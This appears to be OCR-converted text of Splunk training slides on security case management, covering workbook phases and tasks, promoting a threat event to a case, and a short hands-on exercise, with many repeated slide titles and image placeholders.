
Adding a new workbook phase/task



Adding a new workbook phase/task




Adding a new workbook phase/task



splunk> turn data into doing

Adding a new workbook phase/task



- Create a new workbook ☑
- Assign users to tasks ☑
- Configure a phase and task ☑
- Configure task SLA’s ☑
- Add actions to tasks ☑
- Add a new phase and task ☑
- Promote event to case


Promoting an Event to a Case

Events can be promoted to or added to an existing case

Cases require that a workbook is specified when they promoted

Multiple events can be grouped together under a single case where they may be related to the security incident being investigated

It is also possible to generate a case report in PDF format for reporting requirements



splunk> turn data into doing

Exercise #5 - Case Management

Putting workbooks to use for case management

Estimated Duration: 10 Minutes

Promote our ‘Threat Activity Detected event’ to a case and assign your newly created workbook


Check out the Workbook tab next to the activity results tab and try running some of the recommended actions to see the case management workflow in action

Add case notes as required by the workbook when marking tasks complete


Hints

- Remember that tasks require notes on completion per our workbook configuration
- Once an event is promoted to a case, the workbook will not be visible under the events view, only the case view


Case view




Using workbooks and case management




Using workbooks and case management




Using workbooks and case management




Using workbooks and case management



Using workbooks and case management




Using workbooks and case management



